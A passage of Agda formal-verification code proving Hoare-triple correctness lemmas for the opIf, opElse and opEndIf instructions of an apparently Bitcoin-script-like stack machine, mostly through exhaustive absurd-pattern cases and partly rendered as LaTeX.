opIfCorrectness2 φ (elseCase :: ifStack₁) active .<== ⟨ time , msg₁ , suc x :: stack₁ , [] , c ⟩ ()
opIfCorrectness2 φ (elseCase :: ifStack₁) active .<== ⟨ time , msg₁ , zero :: stack₁
  , ifCase :: ifStack₂ , c ⟩ ()
opIfCorrectness2 φ (elseCase :: ifStack₁) active .<== ⟨ time , msg₁ , suc x :: stack₁ ,
  ifCase :: ifStack₂ , c ⟩ ()
opIfCorrectness2 φ (elseCase :: ifStack₁) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  ifSkip :: ifStack₂ , c ⟩ ()
opIfCorrectness2 φ (elseCase :: ifStack₁) active .<== ⟨ time , msg₁ , suc x :: stack₁ ,
  ifSkip :: ifStack₂ , c ⟩ ()
opIfCorrectness2 φ (elseCase :: ifStack₁) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  elseCase :: .ifStack₁ , c ⟩ (conj and4 refl) = conj and4 refl
opIfCorrectness2 φ (elseCase :: ifStack₁) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  elseSkip :: ifStack₂ , c ⟩ ()
opIfCorrectness2 φ (elseCase :: ifStack₁) active .<== ⟨ time , msg₁ , suc x :: stack₁
  , elseSkip :: ifStack₂ , c ⟩ ()
opIfCorrectness2 φ (elseCase :: ifStack₁) active .<== ⟨ time , msg₁ , zero :: stack₁
  , ifIgnore :: ifStack₂ , c ⟩ ()
opIfCorrectness2 φ (elseCase :: ifStack₁) active .<== ⟨ time , msg₁ , suc x :: stack₁
  , ifIgnore :: ifStack₂ , c ⟩ ()

opIfCorrectness3 : (ψ :  StackPredicate ) (ifStack₁ : IfStack)
                   (active : IsActiveIfStack ifStack₁)
                     → < ⊥p >iff ( opIf :: [])
                        < liftStackPred2Pred ψ (ifIgnore :: ifStack₁) >
opIfCorrectness3 ψ ifStack₁ active .==> s ()
opIfCorrectness3 ψ ifStack₁ active .<== ⟨ time , msg₁ , zero :: stack₁ , [] , c ⟩ ()
opIfCorrectness3 ψ ifStack₁ active .<== ⟨ time , msg₁ , suc x :: stack₁ , [] , c ⟩ ()
```

```
opIfCorrectness3 ψ (.ifSkip :: ifStack₁) () .<== ⟨ time , msg₁ , [] ,
  ifSkip :: .ifStack₁ , c ⟩ (conj and4 refl)
opIfCorrectness3 ψ .(elseSkip :: ifStack₂) () .<== ⟨ time , msg₁ , [] ,
  elseSkip :: ifStack₂ , c ⟩ (conj and4 refl)
opIfCorrectness3 ψ .(ifIgnore :: ifStack₂) () .<== ⟨ time , msg₁ , [] ,
  ifIgnore :: ifStack₂ , c ⟩ (conj and4 refl)
opIfCorrectness3 ψ .(ifSkip :: ifStack₂) () .<== ⟨ time , msg₁ , zero :: stack₁
  , ifSkip :: ifStack₂ , c ⟩ (conj and4 refl)
opIfCorrectness3 ψ .(elseSkip :: ifStack₂) () .<== ⟨ time , msg₁ , zero :: stack₁ ,
  elseSkip :: ifStack₂ , c ⟩ (conj and4 refl)
opIfCorrectness3 ψ .(ifIgnore :: ifStack₂) () .<== ⟨ time , msg₁ , zero :: stack₁ ,
  ifIgnore :: ifStack₂ , c ⟩ (conj and4 refl)
opIfCorrectness3 ψ .(ifSkip :: ifStack₂) () .<== ⟨ time , msg₁ , suc x₁ :: stack₁ ,
  ifSkip :: ifStack₂ , c ⟩ (conj and4 refl)
opIfCorrectness3 ψ .(elseSkip :: ifStack₂) () .<== ⟨ time , msg₁ , suc x₁ :: stack₁ ,
  elseSkip :: ifStack₂ , c ⟩ (conj and4 refl)
opIfCorrectness3 ψ .(ifIgnore :: ifStack₂) () .<== ⟨ time , msg₁ , suc x₁ :: stack₁ ,
  ifIgnore :: ifStack₂ , c ⟩ (conj and4 refl)



opIfCorrectness4 : (ϕ ψ : StackPredicate ) (ifStack₁ : IfStack)
                   (active : IsActiveIfStack ifStack₁)
                     → < ⊥p >iff ( opIf :: [])
                        < liftStackPred2Pred ψ (elseCase :: ifStack₁) >
opIfCorrectness4 ϕ ψ [] active .==> s ()
opIfCorrectness4 ϕ ψ (x :: ifStack₁) active .==> s ()
opIfCorrectness4 ϕ ψ [] active .<== ⟨ time , msg₁ , zero :: stack₁ , [] , c ⟩ ()
opIfCorrectness4 ϕ ψ [] active .<== ⟨ time , msg₁ , suc x :: stack₁ , [] , c ⟩ ()
opIfCorrectness4 ϕ ψ [] active .<== ⟨ time , msg₁ , zero :: stack₁ , ifCase :: ifStack₁ , c ⟩ ()
opIfCorrectness4 ϕ ψ [] active .<== ⟨ time , msg₁ , suc x :: stack₁ , ifCase :: ifStack₁ , c ⟩ ()
opIfCorrectness4 ϕ ψ [] active .<== ⟨ time , msg₁ , zero :: stack₁ , ifSkip :: ifStack₁ , c ⟩ ()
opIfCorrectness4 ϕ ψ [] active .<== ⟨ time , msg₁ , suc x :: stack₁ , ifSkip :: ifStack₁ , c ⟩ ()
```

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ []\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,\ \mathsf{zero} :: stack_1\ ,\ \mathsf{elseCase} :: ifStack_1\ ,\ c\ \rangle\ ()$

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ []\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,\ \mathsf{suc}\ x :: stack_1\ ,\ \mathsf{elseCase} :: ifStack_1\ ,\ c\ \rangle\ ()$

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ []\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,\ \mathsf{zero} :: stack_1\ ,\ \mathsf{elseSkip} :: ifStack_1\ ,\ c\ \rangle\ ()$

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ []\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,\ \mathsf{suc}\ x :: stack_1\ ,\ \mathsf{elseSkip} :: ifStack_1\ ,\ c\ \rangle\ ()$

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ []\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,\ \mathsf{zero} :: stack_1\ ,\ \mathsf{ifIgnore} :: ifStack_1\ ,\ c\ \rangle\ ()$

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ []\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,\ \mathsf{suc}\ x :: stack_1\ ,\ \mathsf{ifIgnore} :: ifStack_1\ ,\ c\ \rangle\ ()$

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ (\mathsf{ifCase} :: ifStack_1)\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,$
$\quad \mathsf{zero} :: stack_1\ ,\ []\ ,\ c\ \rangle\ ()$

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ (\mathsf{ifCase} :: ifStack_1)\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,$
$\quad \mathsf{suc}\ x :: stack_1\ ,\ []\ ,\ c\ \rangle\ ()$

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ (\mathsf{ifCase} :: ifStack_1)\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,\ []\ ,$
$\quad \mathsf{ifCase} :: ifStack_2\ ,\ c\ \rangle\ ()$

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ (\mathsf{ifCase} :: ifStack_1)\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,\ []\ ,$
$\quad \mathsf{ifSkip} :: ifStack_2\ ,\ c\ \rangle\ ()$

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ (\mathsf{ifCase} :: ifStack_1)\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,\ []\ ,$
$\quad \mathsf{elseCase} :: ifStack_2\ ,\ c\ \rangle\ ()$

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ (\mathsf{ifCase} :: ifStack_1)\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,\ []\ ,$
$\quad \mathsf{elseSkip} :: ifStack_2\ ,\ c\ \rangle\ ()$

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ (\mathsf{ifCase} :: ifStack_1)\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,\ []\ ,$
$\quad \mathsf{ifIgnore} :: ifStack_2\ ,\ c\ \rangle\ ()$

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ (\mathsf{ifCase} :: ifStack_1)\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,\ \mathsf{zero} :: stack_1\ ,$
$\quad \mathsf{ifCase} :: ifStack_2\ ,\ c\ \rangle\ ()$

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ (\mathsf{ifCase} :: ifStack_1)\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,\ \mathsf{zero} :: stack_1\ ,$
$\quad \mathsf{ifSkip} :: ifStack_2\ ,\ c\ \rangle\ ()$

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ (\mathsf{ifCase} :: ifStack_1)\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,\ \mathsf{zero} :: stack_1\ ,$
$\quad \mathsf{elseCase} :: ifStack_2\ ,\ c\ \rangle\ ()$

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ (\mathsf{ifCase} :: ifStack_1)\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,\ \mathsf{zero} :: stack_1\ ,$
$\quad \mathsf{elseSkip} :: ifStack_2\ ,\ c\ \rangle\ ()$

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ (\mathsf{ifCase} :: ifStack_1)\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,\ \mathsf{zero} :: stack_1\ ,$
$\quad \mathsf{ifIgnore} :: ifStack_2\ ,\ c\ \rangle\ ()$

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ (\mathsf{ifCase} :: ifStack_1)\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,\ \mathsf{suc}\ x_1 :: stack_1\ ,$
$\quad \mathsf{ifCase} :: ifStack_2\ ,\ c\ \rangle\ ()$

$\mathsf{opIfCorrectness4}\ \phi\ \psi\ (\mathsf{ifCase} :: ifStack_1)\ active\ .\!\!<\!\!==\ \langle\ time\ ,\ msg_1\ ,\ \mathsf{suc}\ x_1 :: stack_1\ ,$

```
    ifSkip :: ifStack2 , c ⟩ ()
  opIfCorrectness4 ϕ ψ (ifCase :: ifStack1) active .<== ⟨ time , msg1 , suc x1 :: stack1 ,
    elseCase :: ifStack2 , c ⟩ ()
  opIfCorrectness4 ϕ ψ (ifCase :: ifStack1) active .<== ⟨ time , msg1 , suc x1 :: stack1 ,
    elseSkip :: ifStack2 , c ⟩ ()
  opIfCorrectness4 ϕ ψ (ifCase :: ifStack1) active .<== ⟨ time , msg1 , suc x1 :: stack1 ,
    ifIgnore :: ifStack2 , c ⟩ ()
  opIfCorrectness4 ϕ ψ (elseCase :: ifStack1) active .<== ⟨ time , msg1 , zero :: stack1 , [] , c ⟩ ()
  opIfCorrectness4 ϕ ψ (elseCase :: ifStack1) active .<== ⟨ time , msg1 , suc x :: stack1 , [] , c ⟩ ()
  opIfCorrectness4 ϕ ψ (elseCase :: ifStack1) active .<== ⟨ time , msg1 , [] ,
    ifCase :: ifStack2 , c ⟩ ()
  opIfCorrectness4 ϕ ψ (elseCase :: ifStack1) active .<== ⟨ time , msg1 , [] ,
    ifSkip :: ifStack2 , c ⟩ ()
  opIfCorrectness4 ϕ ψ (elseCase :: ifStack1) active .<== ⟨ time , msg1 , [] ,
    elseCase :: ifStack2 , c ⟩ ()
  opIfCorrectness4 ϕ ψ (elseCase :: ifStack1) active .<== ⟨ time , msg1 , []
    , elseSkip :: ifStack2 , c ⟩ ()
  opIfCorrectness4 ϕ ψ (elseCase :: ifStack1) active .<== ⟨ time , msg1 , []
    , ifIgnore :: ifStack2 , c ⟩ ()
  opIfCorrectness4 ϕ ψ (elseCase :: ifStack1) active .<== ⟨ time , msg1 , zero :: stack1
    , ifCase :: ifStack2 , c ⟩ ()
  opIfCorrectness4 ϕ ψ (elseCase :: ifStack1) active .<== ⟨ time , msg1 , zero :: stack1
    , ifSkip :: ifStack2 , c ⟩ ()
  opIfCorrectness4 ϕ ψ (elseCase :: ifStack1) active .<== ⟨ time , msg1 , zero :: stack1
    , elseCase :: ifStack2 , c ⟩ ()
  opIfCorrectness4 ϕ ψ (elseCase :: ifStack1) active .<== ⟨ time , msg1 , zero :: stack1
    , elseSkip :: ifStack2 , c ⟩ ()
  opIfCorrectness4 ϕ ψ (elseCase :: ifStack1) active .<== ⟨ time , msg1 , zero :: stack1
    , ifIgnore :: ifStack2 , c ⟩ ()
  opIfCorrectness4 ϕ ψ (elseCase :: ifStack1) active .<== ⟨ time , msg1 , suc x1 :: stack1
    , ifCase :: ifStack2 , c ⟩ ()
  opIfCorrectness4 ϕ ψ (elseCase :: ifStack1) active .<== ⟨ time , msg1 , suc x1 :: stack1
    , ifSkip :: ifStack2 , c ⟩ ()
```

$\textsf{opIfCorrectness4}\ \phi\ \psi\ (\textsf{elseCase} :: \mathit{ifStack}_1)\ \mathit{active}\ .\!\!<\!\!==\ \langle\ \mathit{time}\ ,\ \mathit{msg}_1\ ,\ \textsf{suc}\ x_1 :: \mathit{stack}_1$
$\quad ,\ \textsf{elseCase} :: \mathit{ifStack}_2\ ,\ c\ \rangle\ ()$
$\textsf{opIfCorrectness4}\ \phi\ \psi\ (\textsf{elseCase} :: \mathit{ifStack}_1)\ \mathit{active}\ .\!\!<\!\!==\ \langle\ \mathit{time}\ ,\ \mathit{msg}_1\ ,\ \textsf{suc}\ x_1 :: \mathit{stack}_1$
$\quad ,\ \textsf{elseSkip} :: \mathit{ifStack}_2\ ,\ c\ \rangle\ ()$
$\textsf{opIfCorrectness4}\ \phi\ \psi\ (\textsf{elseCase} :: \mathit{ifStack}_1)\ \mathit{active}\ .\!\!<\!\!==\ \langle\ \mathit{time}\ ,\ \mathit{msg}_1\ ,\ \textsf{suc}\ x_1 :: \mathit{stack}_1$
$\quad ,\ \textsf{ifIgnore} :: \mathit{ifStack}_2\ ,\ c\ \rangle\ ()$

$\textsf{opIfCorrectness5} : (\phi\ \psi :\ \textsf{StackPredicate}\ )\ (\mathit{ifStack}_1 : \textsf{IfStack})$
$\qquad (\mathit{active} : \textsf{IsActiveIfStack}\ \mathit{ifStack}_1)$
$\qquad \rightarrow <\ \perp\textsf{p}\ >^{\textsf{iff}}\ (\ \textsf{opIf} :: [])$
$\qquad\quad <\ \textsf{liftStackPred2Pred}\ \psi\ (\textsf{elseSkip} :: \mathit{ifStack}_1)\ >$
$\textsf{opIfCorrectness5}\ \phi\ \psi\ []\ \mathit{active}\ .\!\!==\!\!>\ s\ ()$
$\textsf{opIfCorrectness5}\ \phi\ \psi\ (x :: \mathit{ifStack}_1)\ \mathit{active}\ .\!\!==\!\!>\ s\ ()$
$\textsf{opIfCorrectness5}\ \phi\ \psi\ []\ \mathit{active}\ .\!\!<\!\!==\ \langle\ \mathit{time}\ ,\ \mathit{msg}_1\ ,\ \textsf{zero} :: \mathit{stack}_1\ ,\ []\ ,\ c\ \rangle\ ()$
$\textsf{opIfCorrectness5}\ \phi\ \psi\ []\ \mathit{active}\ .\!\!<\!\!==\ \langle\ \mathit{time}\ ,\ \mathit{msg}_1\ ,\ \textsf{suc}\ x :: \mathit{stack}_1\ ,\ []\ ,\ c\ \rangle\ ()$
$\textsf{opIfCorrectness5}\ \phi\ \psi\ []\ \mathit{active}\ .\!\!<\!\!==\ \langle\ \mathit{time}\ ,\ \mathit{msg}_1\ ,\ []\ ,\ \textsf{ifCase} :: \mathit{ifStack}_1\ ,\ c\ \rangle\ ()$
$\textsf{opIfCorrectness5}\ \phi\ \psi\ []\ \mathit{active}\ .\!\!<\!\!==\ \langle\ \mathit{time}\ ,\ \mathit{msg}_1\ ,\ []\ ,\ \textsf{ifSkip} :: \mathit{ifStack}_1\ ,\ c\ \rangle\ ()$
$\textsf{opIfCorrectness5}\ \phi\ \psi\ []\ \mathit{active}\ .\!\!<\!\!==\ \langle\ \mathit{time}\ ,\ \mathit{msg}_1\ ,\ []\ ,\ \textsf{elseCase} :: \mathit{ifStack}_1\ ,\ c\ \rangle\ ()$
$\textsf{opIfCorrectness5}\ \phi\ \psi\ []\ \mathit{active}\ .\!\!<\!\!==\ \langle\ \mathit{time}\ ,\ \mathit{msg}_1\ ,\ []\ ,\ \textsf{elseSkip} :: \mathit{ifStack}_1\ ,\ c\ \rangle\ ()$
$\textsf{opIfCorrectness5}\ \phi\ \psi\ []\ \mathit{active}\ .\!\!<\!\!==\ \langle\ \mathit{time}\ ,\ \mathit{msg}_1\ ,\ []\ ,\ \textsf{ifIgnore} :: \mathit{ifStack}_1\ ,\ c\ \rangle\ ()$
$\textsf{opIfCorrectness5}\ \phi\ \psi\ []\ \mathit{active}\ .\!\!<\!\!==\ \langle\ \mathit{time}\ ,\ \mathit{msg}_1\ ,\ \textsf{zero} :: \mathit{stack}_1\ ,$
$\quad \textsf{ifCase} :: \mathit{ifStack}_1\ ,\ c\ \rangle\ ()$
$\textsf{opIfCorrectness5}\ \phi\ \psi\ []\ \mathit{active}\ .\!\!<\!\!==\ \langle\ \mathit{time}\ ,\ \mathit{msg}_1\ ,\ \textsf{zero} :: \mathit{stack}_1\ ,$
$\quad \textsf{ifSkip} :: \mathit{ifStack}_1\ ,\ c\ \rangle\ ()$
$\textsf{opIfCorrectness5}\ \phi\ \psi\ []\ \mathit{active}\ .\!\!<\!\!==\ \langle\ \mathit{time}\ ,\ \mathit{msg}_1\ ,\ \textsf{zero} :: \mathit{stack}_1\ ,$
$\quad \textsf{elseCase} :: \mathit{ifStack}_1\ ,\ c\ \rangle\ ()$
$\textsf{opIfCorrectness5}\ \phi\ \psi\ []\ \mathit{active}\ .\!\!<\!\!==\ \langle\ \mathit{time}\ ,\ \mathit{msg}_1\ ,\ \textsf{zero} :: \mathit{stack}_1\ ,$
$\quad \textsf{elseSkip} :: \mathit{ifStack}_1\ ,\ c\ \rangle\ ()$
$\textsf{opIfCorrectness5}\ \phi\ \psi\ []\ \mathit{active}\ .\!\!<\!\!==\ \langle\ \mathit{time}\ ,\ \mathit{msg}_1\ ,\ \textsf{zero} :: \mathit{stack}_1\ ,$
$\quad \textsf{ifIgnore} :: \mathit{ifStack}_1\ ,\ c\ \rangle\ ()$
$\textsf{opIfCorrectness5}\ \phi\ \psi\ []\ \mathit{active}\ .\!\!<\!\!==\ \langle\ \mathit{time}\ ,\ \mathit{msg}_1\ ,\ \textsf{suc}\ x_1 :: \mathit{stack}_1\ ,$
$\quad \textsf{ifCase} :: \mathit{ifStack}_1\ ,\ c\ \rangle\ ()$
$\textsf{opIfCorrectness5}\ \phi\ \psi\ []\ \mathit{active}\ .\!\!<\!\!==\ \langle\ \mathit{time}\ ,\ \mathit{msg}_1\ ,\ \textsf{suc}\ x_1 :: \mathit{stack}_1\ ,$

```
    ifSkip :: ifStack₁ , c ⟩ ()
  opIfCorrectness5 ϕ ψ [] active .<== ⟨ time , msg₁ , suc x₁ :: stack₁ ,
    elseCase :: ifStack₁ , c ⟩ ()
  opIfCorrectness5 ϕ ψ [] active .<== ⟨ time , msg₁ , suc x₁ :: stack₁ ,
    elseSkip :: ifStack₁ , c ⟩ ()
  opIfCorrectness5 ϕ ψ [] active .<== ⟨ time , msg₁ , suc x₁ :: stack₁ ,
    ifIgnore :: ifStack₁ , c ⟩ ()
  opIfCorrectness5 ϕ ψ (x :: ifStack₁) active .<== ⟨ time , msg₁ ,
    zero :: stack₁ , [] , c ⟩ ()
  opIfCorrectness5 ϕ ψ (x :: ifStack₁) active .<== ⟨ time , msg₁ ,
    suc x₁ :: stack₁ , [] , c ⟩ ()
  opIfCorrectness5 ϕ ψ (x :: ifStack₁) active .<== ⟨ time , msg₁ , [] ,
    ifCase :: ifStack₂ , c ⟩ ()
  opIfCorrectness5 ϕ ψ (x :: ifStack₁) active .<== ⟨ time , msg₁ , [] ,
    ifSkip :: ifStack₂ , c ⟩ ()
  opIfCorrectness5 ϕ ψ (x :: ifStack₁) active .<== ⟨ time , msg₁ , [] ,
    elseCase :: ifStack₂ , c ⟩ ()
  opIfCorrectness5 ϕ ψ (x :: ifStack₁) active .<== ⟨ time , msg₁ , [] ,
    elseSkip :: ifStack₂ , c ⟩ ()
  opIfCorrectness5 ϕ ψ (x :: ifStack₁) active .<== ⟨ time , msg₁ , [] ,
    ifIgnore :: ifStack₂ , c ⟩ ()
  opIfCorrectness5 ϕ ψ (x :: ifStack₁) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
    ifCase :: ifStack₂ , c ⟩ ()
  opIfCorrectness5 ϕ ψ (x :: ifStack₁) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
    ifSkip :: ifStack₂ , c ⟩ ()
  opIfCorrectness5 ϕ ψ (x :: ifStack₁) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
    elseCase :: ifStack₂ , c ⟩ ()
  opIfCorrectness5 ϕ ψ (x :: ifStack₁) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
    elseSkip :: ifStack₂ , c ⟩ ()
  opIfCorrectness5 ϕ ψ (x :: ifStack₁) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
    ifIgnore :: ifStack₂ , c ⟩ ()
  opIfCorrectness5 ϕ ψ (x :: ifStack₁) active .<== ⟨ time , msg₁ , suc x₂ :: stack₁ ,
    ifCase :: ifStack₂ , c ⟩ ()
```

```
opIfCorrectness5 φ ψ (x :: ifStack₁) active .<== ⟨ time , msg₁ , suc x₂ :: stack₁ ,
  ifSkip :: ifStack₂ , c ⟩ ()
opIfCorrectness5 φ ψ (x :: ifStack₁) active .<== ⟨ time , msg₁ , suc x₂ :: stack₁ ,
  elseCase :: ifStack₂ , c ⟩ ()
opIfCorrectness5 φ ψ (x :: ifStack₁) active .<== ⟨ time , msg₁ , suc x₂ :: stack₁ ,
  elseSkip :: ifStack₂ , c ⟩ ()
opIfCorrectness5 φ ψ (x :: ifStack₁) active .<== ⟨ time , msg₁ , suc x₂ :: stack₁ ,
  ifIgnore :: ifStack₂ , c ⟩ ()


opElseCorrectness1withoutActiveCond : (ρ : StackPredicate ) (ifStack₁ : IfStack)
  → < liftStackPred2PredIgnoreIfStack ρ
    ∧p (ifStackPredicate (ifCase :: ifStack₁) ⊎p
      ifStackPredicate (ifIgnore :: ifStack₁)) >ⁱᶠᶠ
                          (opElse :: [])
                          < liftStackPred2Pred ρ (elseSkip :: ifStack₁) >
opElseCorrectness1withoutActiveCond ρ ifStack₁ .==> ⟨ time , msg₁ , stack₁ ,
  .(ifCase :: ifStack₁) , c ⟩ (conj and4 (inj₁ refl)) = conj and4 refl
opElseCorrectness1withoutActiveCond ρ ifStack₁ .==> ⟨ time , msg₁ , stack₁ ,
  .(ifIgnore :: ifStack₁) , c ⟩ (conj and4 (inj₂ refl)) = conj and4 refl
opElseCorrectness1withoutActiveCond ρ ifStack₁ .<== ⟨ time , msg₁ , stack₁ ,
  ifCase :: .ifStack₁ , c ⟩ (conj and4 refl) = conj and4 (inj₁ refl)
opElseCorrectness1withoutActiveCond ρ ifStack₁ .<== ⟨ time , msg₁ , stack₁ ,
  ifIgnore :: .ifStack₁ , c ⟩ (conj and4 refl) = conj and4 (inj₂ refl)

opElseCorrectness1 : (ρ : StackPredicate ) (ifStack₁ : IfStack)
  (active : IsActiveIfStack ifStack₁)
  → < liftStackPred2Pred ρ (ifCase :: ifStack₁) >ⁱᶠᶠ
       (opElse :: [])
     < liftStackPred2Pred ρ (elseSkip :: ifStack₁) >
opElseCorrectness1 ρ ifStack₁ active .==> ⟨ time , msg₁ , stack₁ ,
  ifCase :: .ifStack₁ , consis₁ ⟩ (conj and4 refl) = conj and4 refl
opElseCorrectness1 ρ ifStack₁ active .<== ⟨ time , msg₁ , stack₁ ,
  ifCase :: .ifStack₁ , consis₁ ⟩ (conj and4 refl) = conj and4 refl
```

```
opElseCorrectness1 ρ ifStack₁ active .<== ⟨ time , msg₁ , stack₁ ,
  ifIgnore :: .ifStack₁ , consis₁ ⟩ (conj and4 refl) =
      let
        a : True (not (isActiveIfStack ifStack₁) ∧b ifStackConsis ifStack₁)
        a = consis₁

        b : True (not (isActiveIfStack ifStack₁))
        b = ∧bproj₁ a

        c = ¬ (True (isActiveIfStack ifStack₁) )
        c = ¬bLem b
        in efq (c active)


opElseCorrectness2 : (ρ : StackPredicate ) (ifStack₁          : IfStack)
              → < liftStackPred2Pred ρ        (ifSkip :: ifStack₁) >iff
                                  (opElse :: [])
                   < liftStackPred2Pred ρ (elseCase :: ifStack₁) >
opElseCorrectness2 ρ       ifStack₁ .==> ⟨ time , msg₁ , stack₁ ,
  .(ifSkip :: ifStack₁) , c ⟩ (conj and4 refl) = conj and4 refl
opElseCorrectness2 ρ       ifStack₁ .<== ⟨ time , msg₁ , stack₁ ,
  ifSkip :: .ifStack₁ , c ⟩ (conj and4 refl) = conj and4 refl


opElseCorrectness3 : (ρ : StackPredicate )   (ifStack₁       : IfStack)
                        → < ⊥p >iff
                            (opElse :: [])
                            < liftStackPred2Pred ρ  (ifCase :: ifStack₁) >
opElseCorrectness3 ρ ifStack₁ .==> p ()
opElseCorrectness3 ρ ifStack₁ .<== ⟨ time , msg₁ , stack₁ , ifCase :: ifStack₂ , c ⟩ ()
opElseCorrectness3 ρ ifStack₁ .<== ⟨ time , msg₁ , stack₁ , ifSkip :: ifStack₂ , c ⟩ ()
opElseCorrectness3 ρ ifStack₁ .<== ⟨ time , msg₁ , stack₁ , elseCase :: ifStack₂ , c ⟩ ()
opElseCorrectness3 ρ ifStack₁ .<== ⟨ time , msg₁ , stack₁ , elseSkip :: ifStack₂ , c ⟩ ()
opElseCorrectness3 ρ ifStack₁ .<== ⟨ time , msg₁ , stack₁ , ifIgnore :: ifStack₂ , c ⟩ ()
```

```
opElseCorrectness4 : (ρ : StackPredicate )   (ifStack₁       : IfStack)
                     → < ⊥p >iff
                         (opElse :: [])
                       < liftStackPred2Pred ρ  (ifSkip :: ifStack₁) >
opElseCorrectness4 ρ ifStack₁ .==> s ()
opElseCorrectness4 ρ ifStack₁ .<== ⟨ time , msg₁ , stack₁ , ifCase :: ifStack₂ , c ⟩ ()
opElseCorrectness4 ρ ifStack₁ .<== ⟨ time , msg₁ , stack₁ , ifSkip :: ifStack₂ , c ⟩ ()
opElseCorrectness4 ρ ifStack₁ .<== ⟨ time , msg₁ , stack₁ , elseCase :: ifStack₂ , c ⟩ ()
opElseCorrectness4 ρ ifStack₁ .<== ⟨ time , msg₁ , stack₁ , elseSkip :: ifStack₂ , c ⟩ ()
opElseCorrectness4 ρ ifStack₁ .<== ⟨ time , msg₁ , stack₁ , ifIgnore :: ifStack₂ , c ⟩ ()

opElseCorrectness5 : (ρ : StackPredicate )   (ifStack₁       : IfStack)
                     → < ⊥p >iff
                         (opElse :: [])
                       < liftStackPred2Pred ρ  (ifIgnore :: ifStack₁) >
opElseCorrectness5 ρ ifStack₁ .==> s ()
opElseCorrectness5 ρ ifStack₁ .<== ⟨ time , msg₁ , stack₁ , ifCase :: ifStack₂ , c ⟩ ()
opElseCorrectness5 ρ ifStack₁ .<== ⟨ time , msg₁ , stack₁ , ifSkip :: ifStack₂ , c ⟩ ()
opElseCorrectness5 ρ ifStack₁ .<== ⟨ time , msg₁ , stack₁ , elseCase :: ifStack₂ , c ⟩ ()
opElseCorrectness5 ρ ifStack₁ .<== ⟨ time , msg₁ , stack₁ , elseSkip :: ifStack₂ , c ⟩ ()
opElseCorrectness5 ρ ifStack₁ .<== ⟨ time , msg₁ , stack₁ , ifIgnore :: ifStack₂ , c ⟩ ()


opEndIfCorrectness : (ρ : StackPredicate )   (ifStack₁       : IfStack)
  → (active : IsActiveIfStack ifStack₁)
  → < liftStackPred2PredIgnoreIfStack ρ ∧p ifStackPredicateAnyTop ifStack₁ >iff
        (opEndIf :: [])
        < liftStackPred2Pred ρ ifStack₁        >
opEndIfCorrectness ρ [] active .==> ⟨ time , msg₁ , stack₁ , x :: .[] , c ⟩
  (conj and4 refl) = conj and4 refl
```

```
opEndIfCorrectness ρ (ifCase :: ifStack₁) active .==> ⟨ time , msg₁ , stack₁ , x₁ ::
  .(ifCase :: ifStack₁) , c ⟩ (conj and4 refl) = conj and4 refl
opEndIfCorrectness ρ (elseCase :: ifStack₁) active .==> ⟨ time , msg₁ , stack₁ , x₁ ::
  .(elseCase :: ifStack₁) , c ⟩ (conj and4 refl) = conj and4 refl
opEndIfCorrectness ρ [] active .<== ⟨ time , msg₁ , stack₁ , x :: .[] , c ⟩
  (conj and4 refl) = conj and4 refl
opEndIfCorrectness ρ (ifCase :: ifStack₁) active .<== ⟨ time , msg₁ , stack₁ , x ::
  .(ifCase :: ifStack₁) , c ⟩ (conj and4 refl) = conj and4 refl
opEndIfCorrectness ρ (elseCase :: ifStack₁) active .<== ⟨ time , msg₁ , stack₁ , x ::
  .(elseCase :: ifStack₁) , c ⟩ (conj and4 refl) = conj and4 refl

opEndIfCorrectness" : (ρ :  StackPredicate )    (ifStack₁ : IfStack)
  → (active : IsActiveIfStack ifStack₁)
  → < liftStackPred2PredIgnoreIfStack ρ ∧p
    ifStackPredicateAnyNonIfIgnoreTop ifStack₁ >ⁱᶠᶠ
                              (opEndIf :: [])
                              < liftStackPred2Pred ρ ifStack₁ >
opEndIfCorrectness" ρ [] active .==> ⟨ time , msg₁ , stack₁ , x :: [] , consis₁ ⟩
  (conj and4 and5) = conj and4 refl
